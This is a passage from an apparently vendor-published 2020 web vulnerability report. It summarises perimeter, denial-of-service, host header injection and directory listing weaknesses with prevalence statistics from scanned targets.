
[What is buffer overflow >](#)

[What is integer overflow >](#)

DID YOU KNOW?

The famous Heartbleed bug from 2014, which can even be found today in many installations, is an overflow vulnerability.

[Learn about the Heartbleed bug >](#)




Perimeter Network Vulnerabilities

Every local network is shielded from the outside world (the Internet) using edge or perimeter devices. These provide functions and services such as routing, NAT/PAT, VPN, and firewalling. Servers, such as web servers, mail servers, DNS servers, are also often located on the perimeter of the local network and accessible from the Internet.

If you do not regularly maintain such devices and services to update their operating systems and software, vulnerabilities can appear. Vulnerabilities can also appear when you misconfigure a device or a service.

Many of these services are now being moved out of internal networks and into the cloud. Therefore, it might be difficult to tell the difference between a LAN service, a WAN service, and a perimeter/edge service. However, regardless of the location of the service, if your critical network elements have vulnerabilities or are misconfigured, they may expose critical data and potentially allow an attacker to bypass authentication.



DoS-Related Vulnerabilities

Denial-of-service (DoS) attacks are designed to bring down a system – to make it non-responsive or impossible to access. Attackers often do this simply by flooding the target with requests that block or obstruct regular traffic. This is sometimes called a volumetric attack because it is the volume of requests that causes the damage. Popular tools that attackers use are Low Orbit Ion Cannon and High Orbit Ion Cannon.

Application-based denial-of-service is more refined. First, the attacker makes regular requests and measures response delay. Some requests require more processing time and are more expensive for the target. The attacker chooses the most expensive requests and uses them for the actual attack. This way, they can use fewer requests to achieve the same goal.

DoS attacks are very difficult to defend against because the requests appear to be legitimate. There are some tools that can help you, but the attacker may also use multiple hosts to send requests, making a distributed-denial-of-service (DDoS) attack.

Other Vulnerabilities that Cause a Web Server DoS

Note that there are other vulnerabilities that directly lead to a DoS effect on a system. Most vulnerabilities can be exploited in such a way.

For example:

- An SQL injection that successfully executes a *DROP TABLE* command
- A code injection where the injected code calls itself so many times that the server runs out of resources
- An XML bomb – an XML document aimed at overloading an XML parser (e.g. the billion laughs attack)

Such vulnerabilities are not included in this section about DoS-related vulnerabilities.

READ MORE

[What is the Low Orbit Ion Cannon >](#)

[What is the High Orbit Ion Cannon >](#)

[What is the Slowloris DoS attack and how to defend against it >](#)

DoS-Related Vulnerabilities in 2020

23% of sampled targets were found to be vulnerable to denial-of-service vulnerabilities in general. 19.2% of sampled targets were found to be vulnerable to an application-based DoS vulnerability nicknamed Slowloris (slow HTTP DoS).

This year's numbers show a stark increase from last year. While this increase is caused directly by improved efficiency of slow HTTP DoS tests in Acunetix, 19% of targets is still a lot.

IN 2019

7.5%

of web targets had slow HTTP DoS vulnerabilities

IN 2020

19%

of web targets had slow HTTP DoS vulnerabilities

IN 2019

3.5%

of web targets had other DoS vulnerabilities

IN 2020

4%

of web targets had other DoS vulnerabilities

Host Header Injection

Host header injection vulnerabilities occur when an application dynamically creates HTTP headers using data supplied by the user. Some application developers trust the security of host headers to import stylesheets, scripts, and links – even for password reset purposes. Without multi-factor authentication (MFA), an attacker can even gain complete control of a user's account.

Another attack based on host header injection is web cache poisoning. The cache then serves the attacker's payload to users.

READ MORE

[What is host header injection >](#)

[What is web cache poisoning >](#)

IN 2019

2.5%

of web targets had host header injection vulnerabilities

IN 2020

2.5%

of web targets had host header injection vulnerabilities

Host Header Injection in 2020

We found 2.5% of sampled targets to be vulnerable to host header injection, exactly the same as last year. While host header injection can be dangerous, it is not easy to exploit. The attack can only succeed in very specific and unlikely conditions.

Directory Listing

Directory listing is what a web server does when the user requests a directory without an index file. If the web server is configured with directory listing turned on, it shows the contents of such a directory. If the files are readable by the web server, the attacker may be able to view the contents of the files. This can escalate to higher severity issues, for example, source code disclosure. It may also expose configuration files that contain, for example, credentials for back-end databases.


Directory Listing Vulnerabilities in 2020

We found 6% of sampled targets to be vulnerable to directory listing misconfigurations, same as last year. This result is not surprising, especially because directory listing is enabled by default on the Apache HTTP Server. Apache administrators should follow basic hardening guides to protect their servers.

[READ MORE](#)

[What is directory listing](#) ▶

[How to harden an Apache server](#) ▶



TLS/SSL Vulnerabilities

